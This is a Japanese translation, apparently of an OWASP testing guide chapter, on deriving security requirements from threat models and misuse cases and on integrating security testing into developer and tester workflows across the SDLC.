セキュリティの要求事項の妥当性検証は、機能性の視点で見ると、セキュリティテストの主要目的です。一方、リスクマネジメントの視点で見ると、情報セキュリティ評価の主要目的です。高い水準では、情報セキュリティ評価の主たるゴールは、基本的な認証、認可、または、暗号化の対策の欠如などのセキュリティ対策のギャップの特定です。さらに掘り下げると、セキュリティ評価の目的は、データの機密性、完全性、可用性を確実にするセキュリティ対策における潜在的脆弱性を特定するというような、リスク分析にあります。例えば、アプリケーションが個人を特定できる情報（PII）と、機密性が高いデータを取り扱うとき、妥当性を検証されるセキュリティ要求事項は、このようなデータを移送中、または、保管中に暗号化することを要求している、社内の情報セキュリティ規程の順守です。暗号がデータを保護するために使用されると仮定すると、暗号化アルゴ

リズムと鍵の長さが、組織の暗号化標準に従っている必要があります。暗号化標準では、単に使用可能な特定のアルゴリズムと鍵の長さを要求しているだけかもしれません。例えば、テストされるセキュリティ要求事項が、許可さ暗号方式（例えば、SHA-1、RSA、3DES）が、許可された最短の鍵長（例えば、対称暗号方式で 128 ビット以上、非対称暗号方式で 1024 ビット以上）で使用されているかを照合することになります。

セキュリティ評価の視点から、セキュリティ要求事項は、異なった成果物とテスト方法論を使うことによって、SDLC の異なるフェーズにおいて妥当性を検証することができます。例えば、脅威モデルは、設計中の不具合を特定することに焦点を合わせます。安全なコード解析とレビューは、開発中にソースコードのセキュリティ上の問題点を特定することに焦点を合わせます。また、侵入テストは、テスト／妥当性検証中に、アプリケーションの脆弱性を特定することに焦点を合わせます。

SDLC の早期に特定されたセキュリティ上の問題点は、テスト計画の中で文書化することによって、後日実施されるセキュリティテストで妥当性を検証できるようになります。異なったテスト技法の結果を統合することによって、さらに優れたセキュリティのテスト事例を得て、セキュリティ要求事項の保証水準を上げることは可能です。例えば、利用できない脆弱性と真の脆弱性を識別することは、侵入テストの結果とソースコード解析を統合すれば可能になります。SQL インジェクションの脆弱性のセキュリティテストを考えると、例えば、ブラックボックステストで脆弱性のフィンガープリント（指紋）を採取するために最初にアプリケーションのスキャンを行うかもしれません。妥当性を検証可能な、潜在的な SQL インジェクションの脆弱性の最初の証拠は、SQL の例外の生成です。SQL 脆弱性について、さらに検証を実施するには、情報が公開された攻略ツール（エクスプロイト）の SQL クエリーの文法を改変するために、手動で攻撃経路に注入することになるかもしれません。悪意のあるクエリーが実行されるまでには、数多くの試行錯誤分析を行うことになるかもしれません。テスト実施者がソースコードを入手していると仮定すると、どのように脆弱性を攻略できる SQL 攻撃経路を構築できるか（例えば、機密データを権限のないユーザに返すような、悪意のあるクエリーを実行する、など）について、ソースコード解析から学ぶかもしれません。

脅威と対策の分類法

脆弱性の根本的な原因を考慮に入れた脅威と対策の分類は、セキュリティ対策を策定、コーディング、構築する際の検証における重要な要因です。このことによって、脆弱性の暴露による影響が緩和されます。ウェブアプリケーションの場合、OWASP ベストテンのように、よく知られた脆弱性へのセキュリティ対策は、一般的なセキュリティ要求事項を導き出すための、よい出発点になるでしょう。もっとはっきり言えば、ウェブアプリケーションのセキュリティの枠組み[17]では、脆弱性の分類（例えば、分類法）を提供します。この分類は、複数のガイドラインや標準に記載され、セキュリティテストによって検証されます。

脅威と対策の分類に焦点を合わせると、脅威と脆弱性の根本原因の用語を使ってセキュリティ要求事項を定義することになります。脅威は、例えば、STRIDE[18]、すなわち、スプーフィング、タンパリング、否認、情報の誤公開、サービス妨害攻撃、および、権限昇格（Spoofing, Tampering, Repudiation, Information disclosure, Denial of service, and Elevation of privilege）を使用して分類することができます。根本的な原因は、設計中のセキュリティ不具合、コーディング中のセキュリティバグ、あるいは、安全でない構成に起因する問題点などとして分類することができます。例えば、データがアプリケーションのサーバ層とクライアントの間の信頼の境界を越えるとき、弱い認証という脆弱性の根本的な原因は、相互認証の欠落かもしれません。基本設計のレビューにおいて、セキュリティ要求事項に否認の脅威を取り込むことによって、対策（例えば、相互認証）に対する要求事項の文書化を考慮に入れます。この対策は、後日、セキュリティテストで妥当性を検証できます。

同様にして、脆弱性に対する脅威と対策の分類は、安全なコーディング標準のようなセキュリティ要求事項を文書化するために使用可能です。認証制御において、よく知られるコーディングエラーの例では、シードを値に適用せずに、パスワードを暗号化するハッシュ関数を適用してしまうというものがあります。安全なコーディングの視点からは、この事例は、コーディングエラーに根本原因があって、認証に使用される暗号化に影響を与える脆弱性です。根本的な原因が安全でないコーディングですので、セキュリティの要求事項は、安全なコーディング標準として文書化し、SDLC の開発フェーズ中の安全なコードレビューを通じて妥当性を検証することができます。

セキュリティテストとリスク分析

セキュリティ要求事項において、リスク緩和戦略をとるためには、脆弱性の深刻度を評価に入れる必要があります。 組織がアプリケーションで発見された脆弱性のリポジトリ、すなわち、脆弱性の知識データベースを維持していると仮定すると、セキュリティの問題点は種類、問題点、緩和策、根本原因、および、発見されたアプリケーションの対応箇所などの項目とともに報告することができます。このような脆弱性の知識データベースは、同じく SDLC 全体を通じたセキュリティテストの有効性を解析するための計測方法を確立するためにも使用可能です。

例えば、ソースコード解析によって確認され、根本原因がコーディングエラーであって、種類が入力検証の脆弱性であると報告された、SQL インジェクションのような、入力妥当性検証の問題点を考えてください。このように暴露されている脆弱性は、入力フィールドにいくつかの SQL インジェクション攻撃ベクタを入れた探索のような侵入テストによって、評価することができます。また、データベースに送信される前に、特殊な文字がフィルタリングされ、脆弱性を緩和していることをテストで検証するかもしれません。ソースコード解析と侵入テストの結果を組み合わせることによって、発生可能性と脆弱性が暴露されているかを判断して、脆弱性のリスク評価を計算することができます。発見事項（例えば、テスト報告）の中で脆弱性リスク値を報告することによって、緩和戦略を決定することができるでしょう。例えば、高リスクと、中間リスクの脆弱性を優先的に改善する一方、低リスクのものが、将来的に改善することもできます。

広く知られた脆弱性を攻略する脅威シナリオを考えることによって、セキュリティテストを実施する必要のあるアプリケーション・セキュリティ対策の潜在的リスクを特定することができます。例えば、OWASP トップテンの脆弱性は、フィッシングや、プライバシー違反、個人情報漏えい、システム障害、データの改変または破壊、財務上の損失、企業イメージ低下のような攻撃に.対応付けることができます。このような問題点は、脅威シナリオの一部として文書化しなければなりません。脅威と脆弱性という用語で考えることによって、このような攻撃シナリオを模擬する一連のテストを考案することは可能です。理想的には、組織の知識データベースは、セキュリティリスクに基づいて最も発生しそうな攻撃シナリオを検証するためのテスト事例を導くために利用できます。例えば、もし個人情報漏えいが高いリスクであると考えられるのなら、否定的なテストシナリオによって、認証、暗号化対策、入力妥当性検証、アクセス権限制御における脆弱性が攻略されることによる影響が緩和されているかどうかを検証しなければなりません。

機能的および非機能的なテスト要求事項

機能的なセキュリティ要求事項

機能的なセキュリティ要求事項の視点からは、適用可能な標準、内部規程および規則は、ある種のセキュリティ対策と、対策が機能することの双方を促進します。こうした要求事項は、「肯定的な要求事項」とも呼ばれます。なぜなら、要求事項が、セキュリティテストを通じて検証することができる、期待される機能について述べているからです。肯定的な要求事項の例は次のようなものです:「アプリケーションは、6回のログオン試行に失敗したユーザをロックアウトする」、あるいは、「パスワードは、最短 6 文字で、英数字でなければならない」。肯定的な要求事項の検証は、期待される機能に対して、テスト条件を設定し、あらかじめ決められた入力を与えて実行し、期待される出力を失敗または成功の判断条件としてテストすることができます。

セキュリティテストによって、セキュリティ要求事項の妥当性を検証するためには、セキュリティ要求事項が、機能に基づいており、期待される機能（何を）と、暗黙的ながらも実装方法（どのように）を明確に記述する必要があります。例えば、認証における、高水準のセキュリティ設計の要求事項は、次のようになります:

- 移送中および保管中のユーザ認証情報と共有された秘密を保護すること。
- ディスプレイ上のすべての機密データ（例えば、パスワード、アカウント）は、隠蔽すること。

- ログイン試行を一定回数失敗したら、ユーザアカウントをロックすること。
- 失敗したログオンの結果として、ユーザに具体的な認証失敗の理由を表示しないこと。
- 攻撃対象領域を制限するために、パスワードは、特殊記号を含む英数字であって、6文字以上のものだけを許可すること。
- パスワード変更を悪用したパスワードのブルートフォース(総当たり)攻撃を防ぐために、古いパスワード、新しいパスワード、および、確認のための質問に対するユーザの答えを検証することによって認証されたユーザのみに、パスワード変更する機能を許可すること。
- 電子メールによってユーザに一時的パスワードを送信する前に、パスワードリセットのフォームにおいて、ユーザ名と、登録された電子メールの妥当性を検証すること。発行された一時的パスワードは、1回限りのパスワードとすること。パスワードリセットのウェブページへのリンクをユーザに送ること。パスワードリセットのウェブページは、一時的パスワード、新しいパスワード、確認のための質問に対するユーザの答えを検証すること。

リスクに基づいたセキュリティ要求事項

セキュリティテストはリスクに基づいたものである必要があります。つまり、期待されていない行動に対して、アプリケーションの妥当性を検証する必要があります。これは、「否定的な要求事項」と呼ばれます。なぜなら、要求事項は、アプリケーションが何をするべきではないかを特定しているからです。「してはならない」(否定的な)要求事項の例を次に示します:

- アプリケーションはデータの改変、または、破壊を許してはならない。
- アプリケーションは、許可されていない金融取引が、悪意のあるユーザによって悪用されたり、誤使用されたりしてはならない。

否定的な要求事項はのテストは、より難しいものになります。なぜなら、期待される行動がないからです。したがって、脅威の分析者は、予知できない入力条件や、原因、結果を考え出す必要があるかもしれません。このため、セキュリティテストはリスク分析と脅威モデルに基づいて実施する必要が出てきます。重要なことは、脅威を緩和するための要因として、脅威シナリオと対策の機能を文書化することです。例えば、使用事例で認証対策について、次のようなセキュリティ要求事項を、脅威と対策の視点から文書化することができます:

- 情報の誤公開と認証プロトコルに対する攻撃のリスクを緩和するために、保管中、および、送信時の認証データを暗号化すること。
- 辞書攻撃から保護するために、一方向性のダイジェスト関数(例えば、ハッシュ関数)とシードを使用して、パスワードを暗号化すること。
- パスワードに対するブルートフォース(総当り)攻撃のリスクを緩和するために、パスワードの複雑さを強制すること。ログオン失敗が閾値(しきいち)に達したら、アカウントをロックアウトすること。
- アカウント収集、列挙のリスクを緩和するために、認証情報の検証の際に、一般的な表現のエラーメッセージを表示すること。
- 中間者(MiTM、マンインザミドル)攻撃と否認を防ぐために、クライアントとサーバは相互に認証すること。

脅威ツリーと攻撃ライブラリのような脅威モデルの道具は、否定的なテストシナリオを作成するために利用できます。脅威ツリーはルート攻撃(例えば、攻撃者は、他のユーザのメッセージを読むことができるかもしれない)を想定して、セキュリティ

対策の複数の攻略ツール（例えば、SQL インジェクションの脆弱性のためにデータ妥当性検証が失敗する）と、このような攻撃を緩和できることが検証されている必要対策（例えば、データ妥当性検証と、パラメータ化したクエリを実装する）が特定できます。

使用事例と誤使用事例によるセキュリティ要求事項の導出

アプリケーションの機能を記述する際に、まず必要なことは、アプリケーションが何をどのように実行するのかを理解することです。これは、使用事例を記述することによって実現できます。ソフトウェア工学でよく使われるように、使用事例を図で表示することによって、登場人物の関係と相互作用を示すことができ、また、アプリケーションにおける登場人物や、登場人物の関係、それぞれのシナリオにおける意図的な一連の行動、代替的な行動、特別な要求事項、事前条件、および、事後条件を特定することができます。使用事例と同様に、アプリケーションの誤使用事例と不正使用事例[19]では、意図的ではない、あるいは、悪意のあるアプリケーションの使用シナリオを記述します。こうした誤使用および不正使用の事例は、攻撃者がどのようにして、アプリケーションを誤使用、または、不正使用することができるのかについて、シナリオを記述する方法を提供しています。使用シナリオ中の個別のステップを確認し、アプリケーションがどのように悪意のある攻略を受けるかを考えることによって、潜在的な不具合や、明確に定義されていないアプリケーションの局面などを発見できることがあります。重要な点は、すべての可能な場合、あるいは、少なくとも最も重要な場合の使用シナリオと誤使用シナリオを記述することです。誤使用シナリオによって、攻撃者の視点からアプリケーションを解析することができ、また、潜在的な脆弱性と、その脆弱性の曝露によって生じる影響を緩和するために、実装する必要のある対策を特定することに寄与します。すべての使用事例および不正使用事例が入手できたとすると、これらの事例を分析して、どれが最も重要な事例であって、セキュリティ要求事項に文書化する必要があるかを判断することが重要です。最も重要な誤使用および不正使用事例を特定することによって、セキュリティリスクを緩和すべき場所に必要な対策や、セキュリティ要求事項について、文書化を推進することができます。


使用事例および誤使用事例[20]から、セキュリティ要求事項を導き出すためには、機能的なシナリオと、否定的なシナリオを定義して、これらのシナリオを図示することがとても重要です。例えば、認証における、セキュリティ要求事項の導出の事例では、次のように段階を踏んだ方法論に従うことができます。

- ステップ1：機能的なシナリオを記述する： ユーザが、ユーザ名とパスワードを提示して、認証を受けます。アプリケーションは、ユーザの認証情報に基づいてユーザにアクセス権限を与えます。認証が失敗したら、ユーザに具体的なエラー情報を返します。

- ステップ2：否定的なシナリオを記述する： 攻撃者がアプリケーションにおいて、パスワード収集とアカウント収集の脆弱性に対して、ブルートフォース（総当り）攻撃／辞書攻撃を通じて、認証を突破します。認証エラーの際に、どのアカウントが有効で、登録されたアカウント（ユーザ名）であるかが推定できる、具体的なエラー情報を攻撃者に提供しています。その後、攻撃者は、有効なアカウントに対して、パスワードのブルートフォース攻撃を試みます。最短4文字の長さで、すべて数字のパスワードに対するブルートフォース攻撃では、限られた回数（すなわち、10^4、1万回）で推測に成功します。

- ステップ3：使用事例、誤使用事例を用いて機能的および否定的なシナリオを記述する： 次に示す図は、使用事例と誤使用事例によって、セキュリティ要求事項を導出しているところを描写した例です。機能的なシナリオは、ユーザの行動（ユーザ名とパスワードを入力している）と、アプリケーションの動作（ユーザを認証する。もし認証が失敗したら、エラーメッセージを表示する）から構成されています。誤使用事例は、攻撃者の行動、すなわち、エラーメッセージから有効なユーザ名を推測し、パスワードのブルートフォース攻撃と辞書攻撃によって認証を突破する

ことから構成されています。図を用いて、ユーザの行動（誤使用）に対する脅威を表現することによって、このような脅威を緩和するアプリケーションの動作として対策を導き出すことが可能です。



- ステップ4：セキュリティ要求事項を導き出す。この場合は、認証に関して、次のセキュリティ要求事項が導き出されます。

1) パスワードは、最短7文字の長さで、大文字および小文字を含む英数字であること。

2) アカウントは、5回のログイン試行失敗後にロックアウトすること。

3) ログオンのエラーメッセージは、一般的な表現にすること。

このようなセキュリティ要求事項を文書化し、テストする必要がある。

開発者とテスト実施者の業務の流れに統合したセキュリティテスト

開発者のセキュリティテストの業務の流れ

SDLC の開発フェーズにおけるセキュリティテストは、ソフトウェア開発者にとって、自分が開発した個別のソフトウェアコンポーネントが、他のコンポーネントと統合されてアプリケーションとして構築される前に、安全であることをテストする最初の機会です。ソフトウェアコンポーネントは、アプリケーション・プログラミング・インタフェース（API）、ライブラリ、実行可能プログラム、機能、方法、および、クラスのようなソフトウェアツールで構成されているかもしれません。セキュリティテストのために、開発者は、ソースコード解析の結果を利用して、開発したソースコードが潜在的脆弱性を含まないことや、安全なコーディング規約に従っていることを静的に確認できます。セキュリティ単体テストでは、さらに動的（すなわち、ランタイム）にコンポーネントが予期されたように機能することを確認できます。新規のコードと、変更を加えた既存コードのどちらであっても、アプリケーション全体に統合する前には、静的および動的解析の結果をレビューし、検証しなければなりません。アプリケーションに統合する前の妥当性検証は、通常、上位の開発者の責任です。上位開発者は、ソフトウェアセキュリティの内容についても専門家であり、安全なコードレビューを主導して、コードをアプリケーション全体に統合してよいか、あるいは、さらに変更やテストを必要とするかについての判断を下します。この安全なコードレビューの業務の流れは、正式な受け入れ手順や、業務の流れを管理するツールによっても強制することができます。例えば、典型的な不具合管理の業務の流れによって、機能的なバグが管理されているものと仮定すると、開発者によって修正されたセキュリティバグについても、不具合管理または変更管理システムによって報告することができます。アプリケーション全体の責任者は、ツールを用いて、開発者が報告したテスト結果を閲覧することができ、アプリケーション全体に対するコード変更の中に組み込む許可を与えます。

テスト実施者のセキュリティテストの業務の流れ

コンポーネントとコードの変更は、開発者によってテストされます。アプリケーション全体に組み込まれた後に、ソフトウェア開発プロセスの業務の流れの中で、最もありそうな次のステップは、アプリケーション全体のテストを実施することです。このレベルのテストは、通常、統合テスト、または、システムレベルテストと呼ばれます。セキュリティテストがこのようなテスト活動の一部に含まれるときは、アプリケーション全体のセキュリティ機能と、アプリケーションレベルの脆弱性への曝露の双方について、検証されます。アプリケーションに対するセキュリティテストは、ソースコード解析のようなホワイトボックス・テストと、侵入テストのような、ブラックボックステストの双方を含みます。グレーボックステストは、ブラックボックステストに類似しています。グレーボックステストでは、アプリケーションのセッション管理について、部分的な知識を持っていると想定することができ、その知識は、ログアウトとタイムアウト機能が適切に安全であるかどうかを理解するときに役立ちます。

セキュリティテストの対象は、潜在的に攻撃されるおそれのある人工物としての完全なシステムであって、実行可能プログラムとソースコード全体の双方を含んでいます。このフェーズにおける、セキュリティテストの1つの特色として、セキュリティテスト実施者が、脆弱性が攻略可能であって、アプリケーションが本当のリスクに暴露されているのかどうかを判断する点にあります。これの脆弱性には、広く知られたウェブアプリケーションの脆弱性や、脅威モデル、ソースコード解析、および、安全なコードレビューなど、SDLC の他の活動で特定された、セキュリティの問題点も含んでいます。

通常、アプリケーションが統合システムテストの段階にあるときは、ソフトウェア開発者というよりもむしろ、テスト技術者がセキュリティテストを行ないます。テスト技術者は、ウェブアプリケーションの脆弱性、ブラックボックスとホワイトボックスのセキュリティテスト技法などのセキュリティ知識を持っており、このフェーズのセキュリティ要求事項の妥当性検証の責任を持っています。このようなセキュリティテストを行なうためには、セキュリティテスト事例が、セキュリティテストのガイドラインと手順書によって文書化されていることが前提条件です。

統合化されたシステム環境でアプリケーションのセキュリティの妥当性を検証するテスト技術者が、運用環境におけるテスト（例えば、ユーザ受入れテスト）のために、アプリケーションをリリースするでしょう。SDLC のこの段階（すなわち、妥当性検証）で、アプリケーションの機能的なテストは、通常、品質管理テスト実施者の責任です。一方、ホワイトハットハッカー（訳注：善

良で倫理的なハッカーであり、システムを守ることを目的としている）や、セキュリティコンサルタントは、通常、セキュリティテストに関する責任があります。（監査目的として）第三者監査が必要とされない場合は、このようなセキュリティテストを実施するために、組織内の専門的な倫理的なハッキングチームに頼る組織もあります。

こうしたテストは、アプリケーションが運用にリリースされる前に、脆弱性を修正することができる最後の機会ですから、テストチームは、問題点があれば、推奨事項（例えば、推奨事項にコード、設計、あるいは、構成の変更を含むことがあります）として明確に記述することが重要です。このレベルでは、セキュリティ監査人と情報セキュリティ責任者が報告されたセキュリティ上の問題点を議論し、情報リスク管理手順にしたがって、潜在的リスクを分析します。このような手順においては、開発チームに、該当するリスクが認識されて、受容されている場合を除いて、アプリケーションが実装される前に、すべての高リスクの脆弱性を修正するように要求されるでしょう。

開発者によるセキュリティテスト

コーディングフェーズのセキュリティテスト：単体テスト

コーディングフェーズのセキュリティテスト： 開発者の視点から見ると、セキュリティテストの主要な目的は、開発したコードが安全なコーディング標準の要求事項に従って開発されているかどうかを検証することにあります。アプリケーション全体に統合される前に、機能、方法、クラス、API、および、ライブラリなどで、開発者がコーディングしたものは、機能的な妥当性を検証する必要があります。

開発者が従わなければならない、セキュリティの要求事項は、安全なコーディング標準で文書化され、静的および動的な分析によって、妥当性が検証されなければなりません。安全なコードレビューの後に続くテスト活動としては、単体テストにおいて、安全なコードレビューで要求されたコード変更が適切に実装されていることを検証することができます。ソースコードレビュー、および、ソースコード解析ツールを利用した安全なコード解析によって、開発者は、開発したソースコード中のセキュリティの問題点を特定することができます。単体テストや動的解析（例えば、デバッギング）を用いることによって、開発者は、コンポーネントのセキュリティ機能性を検証することができます。また、脅威モデルやソースコード解析を通じて、以前に特定されたセキュリティ上のリスクを緩和するために組み込んだ対策を照合することもできます。

開発者が実施すべきであるのは、既存の単体テストの枠組みの一部として、一般的なセキュリティのテストセットとして、セキュリティテスト事例を構築することです。一般的なセキュリティのテストセットは、以前に定義された使用事例や、誤使用事例から導き出されて、セキュリティテスト機能、方法とクラスなどで構成されます。一般的なセキュリティテストセットは、次のようなセキュリティ対策のための肯定的な、および、否定的な要求事項の双方の妥当性を検証するために、セキュリティテスト事例を含むかもしれません。

- 認証とアクセス制御
- 入力検証とコード化
- 暗号化
- ユーザ管理とセッション管理
- エラーと例外の取扱い
- 監査とログ取得

ソースコード解析ツールを使用できる開発者は、IDE（統合開発環境）、安全なコーディング標準、および、セキュリティ単体テストの枠組みの中に統合して、開発中のソフトウェアコンポーネントのセキュリティを評価し、検証することができます。セキュリティテスト事例は、ソースコードに根本的な原因がある、セキュリティ上の潜在的な問題点を特定するために実行することができます。コンポーネントに入るときと、出るときの、パラメータの入力および出力の妥当性検証の他に、これらの問題点には、コンポーネントによって実施される認証と認可のチェック、コンポーネント中のデータの保護、安全な例外とエラー処理、および、安全な監査とログ取得があります。Junit、Nunit、CUnit のような単体テストの枠組みは、セキュリティテスト要求事項を検証するためにも利用することができます。セキュリティの機能テストの事例では、単体レベルテストで、機能、メソッド、あるいは、クラスのような、ソフトウェアコンポーネントのレベルで、セキュリティ対策の機能をテストすることができます。例えば、テスト事例が、コンポーネントの期待される機能を明確に記述することによって、入力と出力の妥当性検証（例えば、可変長の無害化処理）と変数の境界チェックを検証することができます。

使用事例と誤使用事例によって特定された脅威シナリオは、ソフトウェアコンポーネントのテスト手順を文書化するために使用可能です。例えば、認証コンポーネントの事例では、セキュリティ単体テストが、アカウントロックアウトの設定の機能を明確に記述できます。また、アカウントロックアウトを回避する（例えば、アカウントロックアウトのカウンターをマイナスの数にセットする）ことによって、ユーザ入力パラメータが不正使用されないという事実も記述できます。コンポーネントレベルでは、セキュリティ単体テストが、エラーと例外の取り扱いのような、否定的な主張と、肯定的な主張を検証することができます。開放されなかったリソースによるサービス妨害の可能性（例えば、接続ハンドルが最終の文書ブロックまでに閉じなかった場合）のように、不適切な状態のままシステムから離脱しないサービスの例外発生や、潜在的な特権昇格（例えば、例外が送られ、機能を終了する前で、以前のレベルにリセットされないうちに、高い特権が獲得できる）の例外発生などがあります。安全なエラー処理は、情報過多のエラーメッセージやスタックトレースによる情報の誤公開の可能性などを検証することができます。

単体レベルのセキュリティテスト事例は、セキュリティ技術者によっても開発することができます。セキュリティ技術者は、ソフトウェアセキュリティの内容についての専門家であって、ソースコード中のセキュリティ問題点が修正されたことを検証し、統合化された全体システムに組み込めることを確認します。典型的には、アプリケーション全体の管理者は、サードパーティ製のライブラリや、実行形式のファイルについても、アプリケーション全体に統合される前に、潜在的脆弱性を評価していることを確認します。

安全ではないコーディングに根本的な原因がある、広く知られた脆弱性のための脅威シナリオは、開発者のセキュリティテストガイドに文書化することができます。ソースコード解析で特定されたコーディングの不具合の修正を組み込むときに、例えば、セキュリティテスト事例によって、コード変更の組み込みが安全なコーディング標準で文書化された安全なコーディング要求事項に合致しているかどうかを検証することができます。

ソースコード解析と単体テストは、コーディングの不具合によって以前に暴露されていた脆弱性が、コード変更によって緩和されているかどうかを検証することができます。自動化された安全なコード分析の結果は、バージョン管理のための自動的なチェックインゲートとして使用することができます。ソフトウェアプログラムは、深刻度が高いか、中程度のコーディング上の問題点を含んだまま、アプリケーション全体の中に組み込むことはできません。

機能テスト実施者のセキュリティテスト

統合と検証フェーズのセキュリティテスト：統合システムテストと運用テスト

統合システムテストの主要目的は、「縦深防御」という概念を検証することにあります。つまり、実装されたセキュリティ対策が異なった階層でセキュリティを提供しているかどうかです。例えば、アプリケーションに統合されたコンポーネントを呼び出すときに、入力妥当性検証が欠落していれば、統合テストでテストすべき要因となるでしょう。

統合システムテストの環境は、悪意がある、外部から、あるいは、内部からのユーザによってアプリケーションが潜在的に実行される本当の攻撃シナリオを、テスト実施者が模擬することができる最初の環境です。このレベルのセキュリティテストは脆弱性が本物であって、攻撃者から攻略可能かどうかを検証することができます。例えば、ソースコードで発見された潜在的脆弱性は、潜在的に悪意のあるユーザに暴露され、潜在的な影響（例えば、機密情報へのアクセス）があれば、高リスクに分類されます。本物の攻撃シナリオは、手動のテスト技法と、侵入テストツールでテストすることができます。このタイプのセキュリティテストは、倫理的ハッキングテストとも呼ばれます。セキュリティテストの視点から見ると、リスクに基づいたテストであって、テストの対象は運用環境にあるアプリケーションです。対象は、運用環境に実装されたアプリケーションと同じバージョンでなければなりません。

統合と検証段階でのセキュリティの実行は、このような脆弱性の露出を検証することに加えて、コンポーネントの統合に起因する脆弱性を特定することが重要です。アプリケーション・セキュリティテストを実施するためには、特別なスキルセットが必要です。スキルセットには、ソフトウェアとセキュリティ双方の知識を含みますが、これは、通常、セキュリティ技術者が保有していないものです。組織が、ソフトウェア開発者に倫理ハッキング技術や、セキュリティ評価手順、ツールのセキュリティ研修を実施するよう要求することはよくあります。現実的なシナリオは、組織内で、このような人材を育成し、開発者のセキュリティテスト知識を考慮に入れて、セキュリティテストガイドや手順書を文書化することでしょう。例えば、いわゆる「セキュリティテスト事例のチート（だまし）リスト、または、チェックリスト」によって、単純なテスト事例と攻撃経路がテスト実施者に提供される。テスト実施者はリストを使用して、広く知られた脆弱性が暴露されているかどうかを検証する。ここでいう脆弱性には、スプーフィング、情報誤公開、バッファオーバフロー、フォーマットストリング、SQL インジェクション、クロスサイトスクリプティング、XML、SOAP、正規化(canonicalization)問題、サービス妨害、マネージドコード、ActiveX コントロール（例えば、.net）などがあります。このような最初の一連のテストは、ソフトウェアセキュリティの基本的な知識があれば、手作業で実施できます。セキュリティテストの最初の目的は、最小のセキュリティ要求事項のセットに対する検証になるでしょう。このセキュリティテスト事例では、手作業でアプリケーションを強制的にエラーと例外処理の状態にさせ、アプリケーションの挙動から知識を収集することもあります。例えば、SQL インジェクションの脆弱性は、ユーザ入力を通じて手動で攻撃ベクトルを注入し、SQL の例外がユーザに返信されるかどうかを確認することによってテストできます。SQL の例外エラーの証拠は、脆弱性が攻略できることを示しているかもしれません。より詳細なセキュリティテストは、テスト実施者に対して、専門的なテスト技法やツールの知識を要求するかもしれません。ソースコード解析と侵入テストの他には、例えば、ソースコードとバイナリ・フォールト・インジェクション、フォールト・プロパガンダ分析、コードカバレッジ、ファズテスト、リバース・エンジニアリングなどがあります。セキュリティテストガイドは手順を提供するとともに、このような詳細なセキュリティ評価を行うセキュリティテスト実施者が使うことのできるツールを推奨するべきでしょう。

統合システムテストの次のレベルのセキュリティテストは、ユーザ受入れ環境でセキュリティテストを行なうことになるでしょう。運用環境で、セキュリティテストを行なうことには、独特の利点があります。ユーザ受入れテスト環境（UAT）は、データ（例えば、テストデータが本当のデータの代わりに使われます）を例外として、リリース時の状態に最も近いのです。UAT におけるセキュリティテストの特徴は、セキュリティ構成の問題点のテストです。ある場合には、これらの脆弱性は高リスクになります。例えば、ウェブアプリケーションのホストとして機能するサーバが最小特権や、正当な SSL 証明書、安全な構成として構成されておらず、基本的なサービスが無効になっており、ウェブサイトのルートディレクトリからテストや管理用のウェブページが消去されていないような場合です。

セキュリティテストデータの分析と報告

セキュリティテストの計測目標と計測方法

セキュリティの計測目標と計測方法を定義することは、リスク分析やマネジメントプロセスのために、セキュリティテストデータを使用する際の前提条件です。例えば、セキュリティテストで発見された脆弱性の合計のような測定は、アプリケーションのセキュリティに対する姿勢を数値化するかもしれません。測定することによって、ソフトウェアセキュリティテストのためのセキ

ュリティ目的を特定するのに役立ちます:例えば、アプリケーションを運用段階に移行する前に、脆弱性の数を受入れ可能な(最小)数に減少させることが挙げられます。

